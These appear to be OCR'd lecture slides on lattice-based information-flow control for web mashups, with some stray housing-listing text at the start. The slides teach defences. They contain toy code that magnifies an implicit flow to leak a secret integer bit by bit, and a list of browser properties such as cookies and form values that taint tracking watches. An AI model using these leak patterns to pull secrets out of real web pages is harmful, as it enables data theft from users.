$1795 3bd Brand New 3BR Luxury Apt Perfect For Shares! no fee! - Brooklyn 1/05
$1680 Great Size Studio +2months Free & Green Exposure-See-Jan 5th-6-7:15 - Bronx 1/05
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
Kartdata ©2009 Tele Atlas
http://www.housingmaps.com/?c=newyork&t=apa&p=1500_2000
Internet
100%

The problem



A
B
- Windows Internet Explorer
Integrator
<iframe src="B.html">
Iframe gadget
NO trust
<script src="B.js">
JavaScript gadget
FULL trust

Scenarios

- Dangerous goods
  - Google Maps used to track vehicles with dangerous goods
  - Full trust in Google Maps
  - If Google Maps broken so is dangerous goods web application
- Safe advertising
  - Smooth integration of ads desired
  - Ads should not maliciously modify web pages


Security lattice [Denning'76]

- Data labeled with security levels
- The higher the more restrictive
- Data is not allowed to flow downward




Lattice-based approach

Security levels=sets of Internet domains




Lattice-based model for scenarios

- Dangerous goods
  - Corners of the map declassified from dg.com to google.com




- Safe advertisement
  - Ad keywords declassified from my.com to ad.com



- Delimited release [Sabelfeld&Myers'03]
  - Only declassified values leak an nothing else

Mutual distrust




- Domain A "owns" a
- Domain B "owns" b
- Is declassification of a+b allowed?

Policy(A)	Policy(B)	Target	Allowed?
{(a+b, ⊥)}	{(a+b, ⊥)}	⊥	✔
{(a+b, ⊥)}	{}	⊥	⊘
{(a+b, ⊥)}	{}	{B}	✔
{(a+b, ⊥)}	{(b, ⊥)}	⊥	✔

Enforcement

- Track information flow in dynamic languages
  - JavaScript
- Traditional approach: static analysis
  - Jif, FlowCaml, SparkAda,…
  - Not precise enough
- Challenges
  - Eval
  - Timeouts
  - DOM
  - Declassification



Implicit flow channel

- Leaks one bit:

```
if h≥k then (h:=h-k; l:=l+k)
```

- But can be magnified (h is an n-bit integer):

```
l:=0;
while n≥0 do
   k:=2^(n-1);
   if h≥k
      then (h:=h-k; l:=l+k);
   n:=n-1;
```


$\sim$

```
l:=h
```

Termination channel

- Leaks one bit:


```
public:=0;
(while secret do skip);
print(public)
```



- Cannot be magnified
  - When secret is non-zero, the attack gets stuck


Dynamic enforcement

- High-bandwidth implicit flows collapsed into low-bandwidth termination flows



Collapsing into termination channel

- High-bandwidth channels
  - Implicit flows [Sabelfeld & Russo'09]
  - Declassification [Askarov & Sabelfeld'09]
  - DOM tree operations [Russo, Sabelfeld & Chudnov'09]
  - Timeouts [Russo & Sabelfeld'09]
  - …
- … all collapsed into termination channel
- More permissive than static analysis
  - "eval" straightforward [Askarov&Sabelfeld'09]
- Security guarantees
  - No information flow (without declassification)
  - Composite delimited release



Case study by Vogt et al. [NDSS'07]

- Extended Firefox with hybrid "tainting" for JavaScript
- Sensitive information (spec from Netscape Navigator 3.0)
- User prompted an alert when tainted date affects connections outside origin domain
- Crawled >1M pages
- ~8% triggered alert
- reduced to ~1% after whitelisting top 30 statistics sites (as google-analytics.com)

Object	Tainted properties
document	cookie, domain, forms, lastModified, links, referrer, title, URL
Form	action
any form input element	checked, defaultChecked, defaultValue, name, selectedIndex, toString, value
history	current, next, previous, toString
Select option	defaultSelected, selected, text, value
location and Link	hash, host, hostname, href, pathname, port, protocol, search, toString
window	defaultStatus, status

Enforcement: implementation

- Base for implementation
  - Mashup policies [Magazinius, Askarov & Sabelfeld'10]
  - Declassification [Askarov & Sabelfeld'09]
  - DOM tree operations [Russo, Sabelfeld & Chudnov'09]
  - Timeouts [Russo & Sabelfeld'09]
  - Output [Rafnsson & Sabelfeld'10]
- Inlining-based implementation [Magazinius, Russo & Sabelfeld'10]
- FlowSafe project at Mozilla
  - dynamic enforcement [Austin & Flanagan'09]

Conclusions


- Web application security is a moving target
  - Mutual distrust
  - Dynamic web programming languages
- Principled approach
  - Lattice-based decentralized security model
  - Dynamic enforcement to close high-bandwidth flows

Acknowledgements

A. Askarov

A. Birgisson

J. Magazinius



W. Rafnsson

A. Russo